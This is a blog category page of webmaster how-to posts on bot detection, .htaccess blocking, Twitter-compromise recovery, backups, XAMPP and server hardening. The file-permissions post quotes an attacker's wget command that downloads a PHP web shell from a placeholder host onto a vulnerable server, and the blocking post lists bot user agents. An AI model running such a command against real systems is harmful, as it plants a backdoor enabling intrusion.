Category: How-To

  • find-a-bot.sh – a nice little script to ID bots bugging your website site

    a nice little script to ID bots bugging your websiteOriginally published on May 30, 2008, made some modifications & bumped it up in the display queue.

    Already demonstrating earlier this week how to block spambots and rogue spiders. Today I’m completing the lesson with a nice little bash script sample that can help you identify some of these non-browser ‘candidates’ by parsing your access logs and placing the results in an easy-to-read text file.

    In other words, this script will selectively find most non-browser user agents that appear in your access logs like this:

    24.190.239.220 - - [29/May/2008:05:16:19 -0700] "GET /about HTTP/1.1" 200 628 "-" "Java/1.6.0_06"
    79.71.205.134 - - [29/May/2008:00:56:34 -0700] "GET / HTTP/1.1" 200 12888 "-" "Site Sniper Pro"

    And turns it into a slightly saner and sorted output like this:

    24.190.239.220 [29/May/2008:05:16:19 "Java/1.6.0_06"
    79.71.205.134 [29/May/2008:00:56:34 "Site Sniper Pro"

    Here is what your bash script might look like on a site running WordPress on shared host like DreamHost … I’ll explain some of the mechanics afterwards:

    #!/bin/bash
    #
    # step 1 - modify these so you get paths like this:
    #   /home/YOURROOT/YOURDOMAIN.coM/...
    #
    myroot="YOURROOT"
    mydomain="YOURDOMAIN.COM"
    
    #
    # step 2 - leave alone if these days & formats work for you:
    #
    TERM=linux
    export TERM
    tdy=`date +%d%b%y`
    ydy=`date -d '1 day ago' +%Y-%m-%d`
    dby=`date -d '7 day ago' +%Y-%m-%d`
    logfile="access.log.$ydy"
    
    #
    # step 3 - modify if you're using something other
    #           than  WordPress on DreamHost
    #
    outfile="/home/$myroot/$mydomain/findabot"
    logpath="/home/$myroot/logs/$mydomain/http/"
    csspath="/home/$myroot/$mydomain/wp-content"
    
    #
    # step 4 - mother of all parsing statements, parse to taste
    #	(note this version DOES sort)
    #
    # 	remember \ at the very end of line equals
    #	bash line continuation of a command set
    #
    grep "$csspath" -v $logpath$logfile | \
      egrep " \"(Mozilla|Opera)\/[0-9]| \"BlackBerry[0-9]{4}" -v | \
      perl -l -a -n -e 'print $F[0]," ",$F[3]," ",$F[11]," ",$F[12]," ",$F[13]' | \
      sort -n > $outfile/$ydy.txt
    
    #
    # step 5 - maintain a manageable archive
    #
    if [ -e $outfile/$dby.txt ]; then
    	mv -f $outfile/$dby.txt $outfile/bak.txt
    fi
    

    Okay, step 1 basically means you login to your site either SSH or even FTP and before navigating anywhere, issue the “pwd” command so you can determine your YOURROOT and YOURDOMAIN (though the latter may likely be your website’s url).

    Step 2 is how we get date stamps for our input and output files. I found a nice simple example of date variable formatting of these over on an ExpressionEngine manual – but they’ll work in your bash script just fine.

    Also, that line containing “7 day ago” can be modified to indicate how many days worth of logs you want to keep active. Similarly, the prior line containing “1 day ago” means you want to parse yesterday’s logs.

    Step 3 is basically how I use variables to define file and directory paths based on what I coded for steps 1 and 2.

    Step 4 combines all the elements from the above steps and taking a page out of my April 2nd article entitled ‘How to quickly check your error logs for oddities‘ issues a consecutive stream of grep and/or egrep commands.

    Sometimes leveraging the ‘-v’ command to exclude elements, most noteably when I’m excluding known user agent strings for browsers.

    This done, a bit of PERL command line magic is used to parse out the fields we want, where afterwards the selected data is sorted and piped into the output file defined in step 3.

    Step 5 takes into account that logs can get big, so this is where we manage an archive … based on step 2 … for 7 days worth of entries.

    find-a-bot gets into the bits and bytes of web site bottageIf you’re not familiar with creating bash scripts, you may encounter situations where you need to “chmod” or even “chown” the file to get it to work.

    The next step – though not documented above – is to test the script and when you’re sure it’s working, modify your crontab file so your batch runs every night, like say 2:15 AM while you and everyone else are sleeping. Here’s what my crontab entry looks like:

    15 2 * * * /home/YOURROOT/find-a-bot.sh > /dev/null

    I’ve provided a .txt version of the file you can simply download from here.

    Moreover, I’ve created a slightly more complex version to download of the above for use on a system running a something like vBulletin on a root or virtual private server operating with Fedora or RedHat.

    The point is, while the above appears a bit complex, I can assure you it’s worth running as it can help you quickly discern over the course of a few days:

    • how often and how hard spambots are sniffing your system
    • how much of your bandwidth is consumed by feed readers versus browsers
    • which feed readers are hammering away at your site, ignoring your <skiphours /> and/or <skipdays /> data
    • how much bandwidth you might save by exporting your sermon’s RSS feeds to a service like FeedBurner
    • what spiders are ignoring your robots.txt file
    • tips on unusual visitors from interesting places from unique user agents
    • whether or not some of the comment spam is via “Mozilla-like”agents who botch their user agent string
    • how many of your visitors are infected with spyware
    • how many of your visitors are trying to hide their tracks by visiting you with an anonymous proxy firing blank user agent strings
    • how many spamblogs are leaching your compelling content

    Like I said, it will require just a little bash script know how, so with that, I leave you with these tutorials:

    Oh and if you’re nice and leave a comment, I might even email you a link to my own archive of greatest bot hits over the past few days.

    Especially if you share your own scripting recipes for spotting bots.

  • How to block spambots by user agent using .htaccess

    How to block spambots by user agent using .htaccess .Originally published May 27, 2008, I’ve bumped this up a bit in the queue after some edits.

    Spambots and spiders that ignore robots exclusion file can kill your site both in bandwidth and by potentially exposing information you don’t want ‘harvested.’ With that in mind, here is a quick-n-dirty guide to blocking spambots and rogue search engine spiders by using .htaccess. First the essential example codeblock, followed by a working example:

    essential example codeblock

    # redirect spambots & rogue spiders to the end of the internet
    Options +FollowSymlinks
    RewriteEngine On
    RewriteBase /
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^spambot
    RewriteRule ^(.*)$ http://www.shibumi.org/eoti.htm#$1 [R=301,L]

    Next is to read my article on how to quickly check your error logs for oddities … which should provide you with a list of all sorts of unusual user agents worth blocking.

    With said list, all that is left to do is create a working version that instead of sending people to the end of the internet, blocks them outright – which is probably a better move then sending the traffic elsewhere:

    real-world/working example

    # redirect spambots & rogue spiders to the end of the internet
    Options +FollowSymlinks
    RewriteEngine On
    RewriteBase /
    RewriteEngine on
    RewriteCond %{HTTP_USER_AGENT} ^$ [OR]
    RewriteCond %{HTTP_USER_AGENT} ^EmailSearch [OR]
    RewriteCond %{HTTP_USER_AGENT} ^Microsoft\ URL [OR]
    RewriteCond %{HTTP_USER_AGENT} ^Web\ Image\ Collector
    RewriteRule .* - [F,L]

    Note I provide 4 examples:

    1. ^$,
    2. ^EmailSearch
    3. ^Microsoft\ URL
    4. ^Web\ Image\ Collector

    All to demonstrate how to use perl-like regular expressions parse out the user agent. For example:

    1. ^ – identifies the beginning of the user agent string
    2. $ – identifies the end of the user agent string
    3. \ – that is a slash with a space afterwards tells the parser to include the space between words
    4. [OR] – is placed after each of the multiple entries, except the last
    5. [NC,…] – is sometimes placed after an entry to scan it w/out concern to upper or lower case

    In the process, I’m intentionally blocking empty user agents using .htaccess – “^$” – a search string that uses a regular express to test for nothing between the beginning “^” and end “$” of a user agent token. Sorry, but if you’re not willing to tell me who/what you are, I’m not willing to show you my content.

    Also, be aware the above requires that you have mod_rewrite installed on your Apache server, and that you have privileges to create your own rewrite rules in your own .htaccess file. If you’re not sure, check with your hosting service and/or system administrator.

    In most cases, such privs & access exists – but your mileage may vary – as they might in how your particular .htaccess file actually works in-the-wild.

    That said, more tomorrow or Thursday on how to create cron job to list those “unusual user agents” ‘automagically‘ for easy identification – and if needed -anti-spam remediation.

  • What to do when your Twitter Account gets Compromised

    Despite employing strong passwords that I change regularly, despite deleting unsolicited Direct Messages (DM) and mentions with links to unknown destinations, a simple “fat finger faux pas” event lead to me granting a 3rd party Twitter application permission to spam my followers. For that I apologize — and as part of my penance, have provided some useful advice, images and even a script to help you remedy that situation if you should ever similarly fall victim so such malware.What to do when your Twitter account gets hacked

    I woke up a little after 1:30AM last night because I though I had heard some racoons helping themselves to my  trash can as if it were a salad bar. Once that venture into suburban sanitation security was resolved, I checked my Samsung Droid Charge for any incoming notifications.  One that caught my attention read:

    Strange link via DM from you just now.

    As I dug in, I realized that my Twitter Followers were being sent a DM with a link to a third party Twitter Application, which when clicked, would begin the process of similarly turning their Twitter account into a spam-sending zombie.

    First thing first, I read the instructions on Twitter’s help page entitled “My Account Has Been Compromised, ” which advised me to:

    1. Change your password (go ahead, make it  a strong password)
    2. Revoke connections (to any 3rd party application you think suspicious &/or are no longer used)
    3. Update your new password in your trusted third-party applications


    Which I did immediately. I then went into Twitter and began to manually delete the messages the pusilanimous 3rd party program had sent. It wasn’t long into this tedious process that I realized “… this is how I got hacked, the malware link is WAY too close to the delete link.”  I’ve attached a screenshot of a test DM to demonstrate the usability issue I’m trying to describe:

    How the Twitter delete DM links can sometimes be too close to a malware link

    A bit of context, earlier in the evening while watching the 1st quarter of the Packers/Falcon’s game, I received an obvious malware DM. I pulled up Twitter in my browser on my Droid rather than the mobile App because there’s less keystrokes to deleting such conversations. Unfortunately, I clicked the Malware link. I remember that happened because I quickly hit the back key and then deleted — not thinking anything would happen because of my miscue.

    I was wrong. Later, sometime during the 4th quarter while searching stats on the Pack’s stunning 2nd half comeback, I saw on my little Droid browser a page that looked like Twitter, asking me to log back in. I was busy with the game, I’d seen Twitter do this before. What I didn’t see that the link was  actually pointing to a misspelled site: Twittler.com!

    So despite all my talk about strong passwords, ignoring unsolicited candy from strangers, and other such stuff, I granted a 3rd party application permission to spam the h-e-double-toothpicks out of my followers. Worse, just about the time I was through deleting all the rogue messages, I received another communique that reminded me that followers who get email notifications of DMs were still going to see the link.

    So at about 2:45AM, I set out to write a script that would send DM notifications to all my Twitter Friends — technically, those individuals of whom I follow, who also follow me. I won’t go into too much gory detail, other than the resulting replies indicated grateful followers, who while suspicious, were glad to get the personalized Direct Message warning from me.

    I chose PERL, because while other languages may be better for long term projects, I knew I could field a solution within an hour and a half by taking advantage of the Net::Twitter module provided at the CPAN library; along with a fresh set of API consumer and access from the Twitter Developer’s page.

    I call this script “DM_mea_culprit.pl,” and since it can be used to send a bulk messages to all your Twitter followers, please resist temptation and limit its use it for good:

    #!/usr/bin/perl
    #
    # Summary:
    # --------------------------------------------
    # Sends a Direct Message to Friends - those people on Twitter
    # whom I follow who also follow me
    #
    # Arguments:
    # --------------------------------------------
    # none yet, we'll get that done on the next version
    #
    # Example Use:
    # ---------------------------------------------
    # perl DM_mea_culprit.pl > run01.log.txt
    
    use Net::Twitter;
    use Dumper;
    
    # NOTE: you will need to get consumer keys and access tokens from the
    # Twitter Development Center: https://dev.twitter.com/start
    my $nt = Net::Twitter->new(
    traits => [qw/API::REST OAuth/],
    consumer_key => $YOUR_CONSUMER_KEY,
    consumer_secret => $YOUR_CONSUMER_SECRET,
    access_token => $YOUR_ACCESS_TOKEN,
    access_token_secret => $YOUR_ACCESS_TOKEN_SECRET,
    );
    
    # this information is useful to log at the beinning of the script
    # .. it includes how many more messages you can send w/in the hour
    my $ratelimit = $nt->rate_limit_status();
    print Dumper($ratelimit);
    
    # construct the outgoing direct message
    my $omsg = "please do NOT open any URL you may have received from me last night as a DM. It was malware.";
    
    # get all the ID's of people I follow
    my @ids;
    for ( my $cursor = -1, my $r; $cursor; $cursor = $r->{next_cursor} ) {
    # for a larger net, consider followers_ids()
    $r = $nt->friends_ids({ cursor => $cursor });
    push @ids, @{ $r->{ids} };
    }
    
    # walk through all the IDs
    foreach my $id (@ids) {
    if($id) {
    
    # get an array that describes the friendship
    my $friend = $nt->lookup_friendships({ user_id => $id });
    
    # get their screen name
    my $screenname = $friend->[0]->{"screen_name"};
    
    # see how you're connected to this friend
    my $connections = $friend->[0]->{"connections"};
    
    # important -- do they follow you?
    my $isfollowedby = $connections->[1];
    
    if($isfollowedby) {
    my $dmsg = "\@$screenname, $omsg"; # personalize the DM
    my $smsg = $nt->new_direct_message($id, $dmsg); # send the DM
    if($smsg) {
    print "message '$dmsg' successfully sent to #ID".$id."\n";
    } else {
    print "WRN:".$id."\t@".$screenname."\texperienced a message fail\n";
    }
    sleep (2); # don't overrun Twitter
    }
    sleep(3); # don't get blacklisted
    }
    }
    
    # Now send out a generalized message to the peeps;
    my $res = $nt->update({ status => "TO MY FOLLOWERS: $omsg" });
    
    # last bit of logging
    print "This work is done\n";
    exit 1;
    

    All that said,  here are some things I’m doing to do moving forward to avoid such instances.

    1. continue to change my password periodically, using something very strong;
    2. periodically review my third-party application connections, removing anything that looks suspicious and/or is no longer in use;
    3. always use the Twitter Mobile App to delete DMs with bad looking URLs when on my Droid smartphone;
    4. take a harder look at the URL when asked to log back into Twitter (or Facebook for that matter);
    5. perfect the above script — adding logic to delete spammy DM’s while sending out the warning; and
    6. being the Social Media API junkie that I am, perhaps re-write this in Python.

    Please feel free to add your recommendations to the list above — and again — apologies to my Twitter followers for the hassle.

  • Making a Ready Defense by Planning for Failure

    Originally published May 2, 2008, made some formatting adjustments, and bumped this up.

    Bad church web design poster 0008 - contingency planningThose who fail to plan, plan to fail. While this aphorism is very worn, it is also very true. Here are some simple things you can do with mysqldump, crontab, tar/gzip and a little contingency planning to insure you don’t lose your sanity when your server crashes upon the shoals of of virtual disaster.

    Check out these recent tales of real-life virtual horror as told by a variety of news sources from around the globe:

    • The outgoing Italian government posted the entire population’s tax returns on the internet causing a mad scramble which crashed the system.
    • Obama supporters were in for a surprise Monday when an attacker executed code on Barack Obama’s Presidential campaign Website that redirected users to Democratic rival Hillary Clinton’s campaign site.
    • According to police reports, a computer was stolen from the ADT Home Security branch on Sunbeam Center Drive sometime between April 12th and April 13th.
    • Tens of thousands of people were feeling short changed last night after a massive system failure wiped out all the Northern Bank’s ATMs.
    • A statewide computer problem again hobbled the state’s digital driver license system on Friday.

    The point is, hardware failures, power outages, software bugs, stolen computers, cross site scripted SQL injections, and/or zombie induced denial of service attacks can all turn your church and/or charity website into a tub of techno-mush quicker than you can recurse a binary tree.

    The only real defense against such failures is to plan for them – anticipating them in three ways:

    • backing up your data
    • moving your backed-up data off site
    • having and practicing how to restore backed-up data

    Here’s a very simple snippet from an oldie but goldie article entitled “How to backup your MySQL tables and data every night using a bash script and cron:”

    #!/bin/sh
    # backup data
    mysqldump -uroot -ppwd --opt db1 > /sqldata/db1.sql
    mysqldump -uroot -ppwd --opt db2 > /sqldata/db2.sql
    # zip up data
    cd /sqldata/ 
    tar -zcvf sqldata.tgz *.sql
    # email data off-site
    cd /scripts/
    perl emailsql.cgi
    

    The article also displays a script on how to email the data off site, not a bad deal if your data is small – such backups being just as simple to restore with this dynamic command line duo of directives:

    tar -zxvf sqldata.tgz
    mysql -uroot -ppwd db1 < db1.sql
    

    Things get trickier when you have tons of data, in which it may play into one’s restoration plan better to backup and restore a database by individual tables. Here is a set of articles that describes how to do this that includes some script examples you can modify to suite your needs:

    Either way, then it is just a manner of putting the shell script on a timer, or in the vernacular of crontab:

    1 3 * * * /usr/home/mysite.com/prvt/tbak.sh > /usr/home/logs/tbak.log

    If either of these shell script, bash-based approach seems to complex then perhaps one of the control panel, web-based method offered by UpStartBlogger’s post “8 MySQL Backup Strategies for WordPress Bloggers (And Others)” will do the trick.

    Here are some other related articles that might help, the last two include automagic date stamping of the backup files:

    The bottom line is this: just Peter implores us to make a ready defense in 1 Peter 3:15, so I’m asking you always be ready to make a defense to anything that endangers the data that is on your system so you’re not found tearfully dissheveled cowering in a corner meek and fearful, mumbling something about how you should have planned for such failures.

    You’ll be glad you did – probably at the most inopportune time possible.

  • Setting up multiple test sites in XAMPP via virtual sites

    It’s NEVER a good idea to test new designs, programs and/or learn new stuff on a production website. This article describes how to create multiple virtual servers on a Windows 7 platform using XAMPP to create a perfect Linux/Apache like test bed.XAMPP + Win7 = great platform to test WordPress, MovableType and   Drupal

    Some Context

    I’m in the process of re-factoring some websites I’ve let go fallow far too long. Part of this process includes setting up a Linux-like test site on my brand new Windows7-driven Lenovo U350 via XAMPP.

    Yeah, I know, that was a lot all at once, so let’s break some of this down for those of you who don’t code for a living:

    What’s XAMPP?

    The WikiPedia defines XAMPPas follows:

    (pronounced /ˈzæmp/ or /ˈɛks.æmp/[1]) is a free and open source cross-platform web server package, consisting mainly of the Apache HTTP Server, MySQL database, and interpreters for scripts written in the PHP and Perl programming languages …

    … The program is released under the terms of the GNU General Public License and acts as a free web server capable of serving dynamic pages. XAMPP is available for Microsoft Windows, Linux, Solaris, and Mac OS X, and is mainly used for web development projects..

    In short, XAMPP gives me a Linux/LAMP development platform on a Windows based machine.

    My Situation

    Whether it’s learning something for work, or working on a church website, often find myself jumping between languages such as Perl, PHP and Python … and content ‘manglement’ systems such as WordPress, Drupal and MovableType, I find it’s easier to keep things organized if I:

    1. keep each project in its own path
    2. establish a virtual server for each project
    3. enter the project name in the address bar of my browser

    Getting it done

    By default, “localhost” is the default domain name for your PC. It resolves to IP address 127.0.0.1.

    But just as a hosting provider can support several domain names on a single IP address, so too can your Windows system.

    Below are the steps to get this done:

    Step 1 – identify the new host

    Unlike Windows XP or Vista,  for Windows 7 you’ll need to right click on the NotePad program and “Run as Administrator” as pictured below:

    Notepad - Open as Admin

    This is because the file we want to edit is now protected. That file is located at:

    
    C:\Windows\System32\drivers\etc\hosts


    Once you’ve opened the file and on or about line 23, edit your file so it reads:

    
    127.0.0.1       localhost
    127.0.0.1       drupal


    Save it, close your notepad editor, so you don’t shoot yourself in the foot in admin mode.

    Step 2 – establish the virtual host

    Keep in mind, the primary purpose of XAMPP is to give you an Apache server that runs on your local machine.

    That in mind, you’ll need to edit one more file:

    
    notepad C:\xampp\apache\conf\extra\httpd-vhosts.conf


    Once in, you’ll want to modify it so it reads:

    
    NameVirtualHost *:80
    <VirtualHost *:80>
     ServerAdmin postmaster@dummy-host.localhost
     DocumentRoot "C:/xampp/htdocs"
     ServerName localhost:80
     ServerAlias localhost
     ErrorLog "logs/dummy-host.localhost-error.log"
     CustomLog "logs/dummy-host.localhost-access.log" combined
    </VirtualHost>
    <VirtualHost *:80>
     ServerAdmin postmaster@drupal-host.localhost
     DocumentRoot "C:/xampp/htdocs/drupal"
     ServerName drupal:80
     ServerAlias drupal
     ErrorLog "logs/drupal-host.localhost-error.log"
     CustomLog "logs/drupal-host.localhost-access.log" combined
    </VirtualHost>


    Note, in the default XAMPP install, the above is commented out, and the hosts are dummy and dummy2. I simply un-commented everything and renamed dummy2 to drupal.

    Step 3

    Restart your Apache server. The easiest way to do this is stop and start the server through the can be done through the console as pictured below:

    XAMPP Console

    Step 4 – Test It

    Finally, you’ll want to test it by entering “drupal” in the address bar of the browser of your choice.

    Before you do that, you may want to create the directory C:\xampp\htdocs\drupal …

    … and then add an index.html, .php, .pl OR .py file to provide the ubiquitous “Hello World!” to demonstrate everything is running as planned.

    Wrap-up

    Additional Resources

    I’m not the first person to write on this topic, nor will I be the last. That said, here are some other sites that offer similar tutorials in case the one above is still as clear as mud.

    Why Bother?

    Some of you may be wondering why bother at all? Why not just work on your live site.

    Personally, as an IT professional with a couple of decades experience, I can say with utter certainty – backed-up with copious examples – that this is a recipe for disaster.

    Instead, why not simply take an old box and install a Linux distribution such as Ubuntu or Fedora … or do what I did, took a new box an added XAMPP.

    Either way, you’ll be glad you did when one of your tests or learning experiences fries your non-production site.

  • Preparing your server for success

    So what happens when your church or charity website gets mentioned on a popular blog, like say Instapundit or Slashdot? Are you ready for the surge in traffic when a popular radio host or TV station plugs your URL? How about for the Thursday night before Easter services?

    Odds are, probably not.Stay connected, even during the good times

    I’ve personally enjoyed an occasional ‘Instalanche,’ and once even the dreaded ‘Slashdot effect,’ along with some air time when I first started this blog. I’ve seen first hand the type of volume that can hammer away at a server when this happens?

    So what to do?

    Well let’s talk about some of the low lying fruit first. I’ll go ahead and use WordPress as an example platform as that covers the majority of HYCW cult members out there other than Mike Boyink, whom has special dispensation for his Expression Engine ways … but I digress …

    1. Caching is your friend – meaning if you’re not caching your content, do so now. There are plenty of plug-ins available including Super-Cache which rolls out with version 2.8. There are even 3rd party services if you’re in the big leagues.
    2. Optimize them images – I’ve written more than once about image bloat, which basically means for those who are not equipped and knowledgeable PhotoShop practitioners – get IrfanView and resize and optmize your .JPG, .GIF and .PNG images using the application’s default settings.
    3. Update your platform – Even though later versions of WordPress and associated plug-ins are likely to contain new features that increase their server footprint, they often include bug fixes and optimizations that help them perform better downstream.

    So now that we’ve stated the obvious, let’s talk about a few more intermediate things we can do that’ll help things keep chugging along – provided you remember to make backups:

    1. Optimize your database – which is built-into phpMyAdmin that most hosts provide gratis. Otherwise, this can be accomplished at the command line by backing-up and then restoring one’s database – which is a good procedure to know regardless of optimization.
    2. Compress your CSS & JavaScript – for those of you who don’t code, there’s alot of repetitive white spaces, commands and operands that can be ‘tokenized’ into smaller symbology. YUI Compressor does a good job with JavaScript. CSS Drive offers one of many competent CSS Compressors out there.
    3. Turn-off unnecessary plug-ins, remove unused plugins – especially the former as they inject code and processing cycles into the page delivery process. No need to burden the user with this stuff if it’s not helping the cause.

    Okay, now for the advanced stuff , the type of tasks no one likes because for the most part, these steps either require engaging in planning or policy:

    1. Email notifications – Consider turning off select groups of email notifications temporarily while the rush is on, for example, new registration notifications. This means knowing what emails you get from your site and what happens to whom when they’re altered.
    2. Old Post Comments – Think about using plugins that allow you to switch comments and/or pings on or off for batches of existing posts. I personally use Extended Comments Options such as those over a year old. This may be tough when dealing with pastors with several years of sermon submissions.
    3. Contingency plan –
      • I mentioned this before, but is your data backed-up on a regular basis? Do you know how to restore it?
      • It might help to have an alternate theme that is less graphic and media intensive for use during the rush. You know, one without all the ‘flashination?’
      • Work out an alternate domain with your service provider, and/or a sub-domain with neighboring organization. This could even be a microsite platform temporarily drafted to help with the load.
      • Discuss with your hosting provider other alternatives they might offer.

    There are still some other real-hairy things you can do, but I suspect if you’re the type of reader who already knows about employing dual-server gardens for data and application, then I don’t really need to explain such big-league tactics.

    The point is, be ready for success.

    After all, Easter is just around the corner, and I can guarantee you, even if you don’t get mentioned by an A-blogger, you’re site is going to get hit with first time visitors looking for service times, directions, things for the kids, and what type of pancakes you’re serving at the sunrise service.

    It might not hurt to have your analytics goals set up to capture such events either … more on that later.

  • How to make ‘find -perm 777’ your first ssh security stop

    Want to get hacked? It’s easy, just ‘chmod 777’ everything the next time you install a bbs or photo gallery application. Don’t want to get hacked? Read on and ‘find’ how hackers see, and exploit the unsecured areas of your system.consider chmod 777 vs. chmod 755 to lock down public paths & directories

    For those of you running online community applications such as phpBB, vBulletin, Coppermine Gallery, Mambo and a few others, installation can be a breeze if you have shell access. That said, installations can also lead to an unwanted visit if you get sloppy with your file permissions during the install.

    For today’s example, I’ll pick on vBulletin today because it is a commercial product, but be warned: today’s topic of discussion equally applies to ANY host of ‘open sores’ applications as well.

    The neer-do-well runs a Google search for those websites that are ‘Powered by: vBulletin Version 3.nn.nn.’ Upon finding a potential victom, they visit the site and … pay attention now … through their browser request a URL on your system that contains a remote command. That first remote command is likely to include “find -perm 777” giving the hakr all the information he needs to then “wget http://badguyhost.ru/myshell.php -O /your/unsecure/directory/logon.php” onto your system.

    Once such a php-based backdoor application is loaded, there is nothing left but to wipe your system clean and pray your backups are recent and reliable (more on that topic another time).

    So two things I ask of you.

    1. Keep your online applications up-to-date – get on their mailing list to kee abreast of changes, updates and patches.
    2. For those of you with shell access to your system, run file permission scans such as ‘find -perm 777’ on your system before someone less trustworthy does. You might be disturbed by what you ‘find.’

    For those of you whose paranoia-meter just went off scale, here is a command that for now will lock down those open areas:

    find . -perm 777 -exec chmod 755 {} \;

    For those of you with root access:

    find / -perm 777 -type d

    You may also want to run a scan for programs that provide web-based shell access. You’ll be glad you did.

  • How to lovingly respond to Christian spam

    Is there anything worse than spam from fellow Christians ?Who knew joining a new church or Bible study could be so dangerous? That was my thought at my last church after I mistakenly shared my email with other members of the Sunday morning Bible study – as no sooner than I had gotten home I began to receive emails about how Madalyn Murray O’Hair is conspiring with space aliens from the grave to take images of the Cross off the airwaves.

    And no sooner had I responded, nicely and in Christian love to please stop forwarding me such ‘hoax mail‘ did I receive a scathing reply accusing this died-in-the-wool conservative of being a commie pinko, tax-n-spend liberal whose Christianity was called into question for even for a second considering any and all such messages to be urban legends … let alone spam.

    I think I still have some on file that I need to dig up just for grins … but I digress.

    The point is, most members of the HYCW audience are in the same camp as I. That is:

    1. We prefer to get our latest and greatest news updates from our feed aggregators, not email. We assume this of our friends as well;
    2. We tend to not believe everything we read but instead take Paul’s advice to the 1 Thessalonians 5:21 and “test everything” against the snopes urban legend database;
    3. We believe that there is no need to cut-and-paste any article that is on the web when it is far more considering to write a single original sentence describing why the content is so compelling that ends with the URL of online article;
    4. We get really, really grumpy when we see our email addresses exposed with several hundred in the others by an individual forwarding a message without the benefit of using or understanding the purpose and benefits of their email program’s BCC feature; and
    5. We’ve received enough of this Christian spam that we don’t even bother to read it before summarily pressing the delete button.

    so ask yourself - how do you teach, rebuke, correct & train your Christian spammy friendsBut enough about ‘we’ as this unfortunate but all-to-common occurrence raises the uncomfortable question “how does one go about teaching, rebuking, correcting &/or training such a ‘friend’ in righteous email netiquette?

    Glad you asked.

    As I recall the numerous instances where I was excoriated for:

    • asking nicely not to be included in such distributions;
    • informing the sender that the content was probably false;
    • that exposing my email address in such distributions potentially exposed me to professional spammers further down the chain; and
    • anything worth cutting and pasting is probably already posted as a page on the web;

    I realize that there’s no need for this messenger to continually expose himself to such emotional gunfire when there are already a number of web pages and services that will do the dirty work for me.

    Most recently, the good folks over at LifeHacker fielded a poll entitled “Email Etiquette Pages Explain So You Don’t Have To” – offering individuals to vote on which ‘tell a friend they’re spammin’ya crazy‘ service they use:

    • Thanks. No – for opting out of all types of unwanted email;
    • BCC Please – for requesting the sender doesn’t expose your email address to a large list;
    • Sentenc.es – for explaining your email brevity; and
    • Waiting-For.com – to let your recipient know you’re waiting to hear back from them.

    Had said survey not been closed, I might have possibly recommended some other pages that also go into detail over what’s proper and what’s not in terms of one’s SMTP activities, including:

    use this service the next time you get hit with Christian spamNote that I said “I might have possibly recommended some other pages” … this is because old ‘never met a Software as a Service he didn’t like’ author has found via the folks at AppScout a nice, free little online service offered by the generous and thoughtful folks at StopForwarding.Us.

    What this neat little online tool does is simply send an anonymous email to the church spammer of your choice that sheds the light truth on said sinner’s incorrect use of the forward feature on their email program. Here’s a sample I sent myself:

    Hi Dean is testing this service,

    One of your friends has sent you this message from StopForwarding.Us, a website that allows individuals to anonymously email their friends and politely ask that they stop the habit of sending forwarded emails or FWDs.

    Please do not forward chain letters, urban myths presented as truth, potentially offensive jokes, videos or photos without being asked or first receiving permission. If you find something that is funny and it is clean and you genuinely think the recipient will enjoy it then foward it to that person only (not in an email blast to all your friends and family) and include a personal note about why you enjoyed it and why you think they will too. Avoid sending forwards to friends or relatives that you’ve grown distant with. It can be frustrating for the recpient when the only correspondance you have with someone is via impersonal, unwanted email.

    For more tips on email etiquette, visit StopForwarding.Us/etiq.html

    Thank you,
    A Friend (via stopforwarding.us)

    And if that doesn’t work – send’m here to this post for a dose of tough love.

    Now pardon me while I get some wiki work over at blogJordan.com.